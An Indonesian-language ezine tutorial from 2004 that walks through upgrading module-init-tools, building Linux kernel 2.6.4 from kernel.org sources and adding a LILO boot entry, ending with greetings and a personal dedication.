Online @ www.echo.or.id :: http://ezine.echo.or.id

Oleh z3r0byt3
http://echo.or.id

Ditulis atas permintaan temen-temen yang mengalami kesulitan dalam mengkompilasi kernel 2.6

Pertanggungjawaban:
==========
Penulis tidak bertanggung jawab terhadap segala kerusakan yang terjadi akibat tutorial ini.
Resiko ditanggung penumpang, bukan supir :))


Pendahuluan:
==========
Linux semakin hari semakin berkembang, hal ini dikarenakan Linux dikembangkan secara "keroyokan" oleh para programmer di seluruh dunia. Berbagai feature dan perbaikan ditambahkan dalam kernel Linux pada setiap versi terbarunya. Kini kernel Linux pun hadir dalam versi terbarunya yang diklaim memiliki feature yang canggih dibandingkan versi pendahulunya. Adalah kernel versi 2.6 yang merupakan versi terbaru kernel linux.
Lalu apakah kernel sebelumnya yaitu kernel versi 2.2 dan 2.4 dihentikan pengembangannnya? Tidak kernel versi tersebut tetap dikembangkan, karena Linux memiliki aturan untuk pengembangan dan penamaan versi kernel, namun pada artikel ini saya tidak akan membahas aturan tersebut.

Beberapa kelebihan yang dimiliki oleh kernel 2.6 antara lain adalah:
- Dukungan terhadap berbagai hardware
- Mampu melakukan penulisan terhadap NTFS
- Patch dari NSA (SELinux) yang telah dibundle
- dll

Kompilasi & Instalasi kernel 2.6
==========

1. Kebutuhan awal:

 - module-init-toolds terbaru, bisa didapatkan dari



http://www.kernel.org/pub/linux/utils/kernel/module-init-tools/
- kernel 2.6 terbaru, bisa didapatkan dari
http://www.kernel.org/pub/linux/kernel/v2.6/

2. Tahapan Kompilasi:

Dikarenakan kernel versi 2.6 memiliki sedikti perbedaan dari pendahulunya, maka terdapat sedikit perbedaan dalam melakukan kompilasi.

2.1 Upgrade module-init-tools

Ini adalah langkah pertama kali yang harus dilakukan sebelum mengkompilasi kernel 2.6.

a). Download dan ekstrak module-init-tools yang terbaru

```
[root@chika tmp]# wget -t0 -c http://www.kernel.org/pub/linux/utils/kernel/
module-init-tools/module-init-tools-3.0.tar.bz2
[root@chika tmp]# tar -jxvf module-init-tools-3.0.tar.bz2
```

b) Kompile module-init-tools

```
[root@chika tmp]# cd moudule-init-tools-3.0
[root@chika module-init-tools-3.0]# ./configure --prefix=/
[root@chika module-init-tools-3.0]# make moveold
[root@chika module-init-tools-3.0]# make
[root@chika module-init-tools-3.0]# make install
[root@chika module-init-tools-3.0]# ./generate-modprobe.conf
 /etc/modprobe.conf
[root@chika module-init-tools-3.0]# cp modprobe.devfs /etc
```

2.2 Kompile kernel 2.6 terbaru
---


a). Download kernel 2.6 terbaru dari www.kernel.org dan ekstrak

```
[root@chika tmp]# wget -t0 -c http://www.kernel.org/pub/linux/
            kernel/v2.6/linux-2.6.4.tar.bz2
[root@chika tmp]# tar -jxvf linux-2.6.4.tar.bz2 -C /usr/src/
```

b). Pindah direkroti ke /usr/src/ dan buat simbolik link

```
[root@chika tmp]# cd /usr/src
[root@chika src]# ln -s linux-2.6.4/ linux
```

c). Pindah ke kedirektori linux dan konfigurasikan kernel sesuai kebutuhan. Saya tidak akan membahas membahas konfigurasi karena terlalu panjang, tapi yang paing penting adalah bagian files system, masukan ext2, ext3, dan reiserfs kedalam kernel dengan menekan tombol Y. Jangan jadikan modul.Hal ini untuk mencegah kemungkinan kernel tidak



mengenali file system yang ada.

```
[root@chika src]# cd linux
[root@chika linux]# make mrproper
[root@chika linux]# make menuconfig
```

d). Simpan perubahan konfigurasi dan keluar, lalu kompile kernel

```
[root@chika linux]# make all
[root@chika linux]# make modules_install
```

e). Salin kernel image dan system.map ke dalam direktori /boot

```
[root@chika linux]# cp arch/i386/boot/bzImage /boot/vmlinuz-2.6.4
[root@chika linux]# cp System.map /boot/System.map-2.6.4
```

f). Edit file /etc/lilo.conf (maap bagi yang menggunakan GRUB, karena saya pake Lilo :p), tambahkan baris berikut

```
image=/boot/vmlinuz-2.6.4
        label="linux-new"
        root=/dev/hda8
    read-only
```

Sesuaikan partisi root yang anda miliki
Simpan perubahan dan keluar dari editor kemudian ketik lilo

```
[root@chika linux]# lilo
```

g). Reboot Linux Box anda, jika beruntung anda akan menikmati kernel baru, jika tidak, ulangi dari awal :D

Greetings to all echo staff: moby, y3dips. theday, comex
Artikel ini didedikasikan untuk Andrew yang saat ini terbaring di ruang ICU karena DBD

"....cepat sembuh ya de..."

Untuk kekasihku tercinta CHIKA, semoga sabar, andrew adikmu akan segera sembuh.. (AMIIIN..!!)

=CopyLeft 2004 z3r0byt3=

[EOF]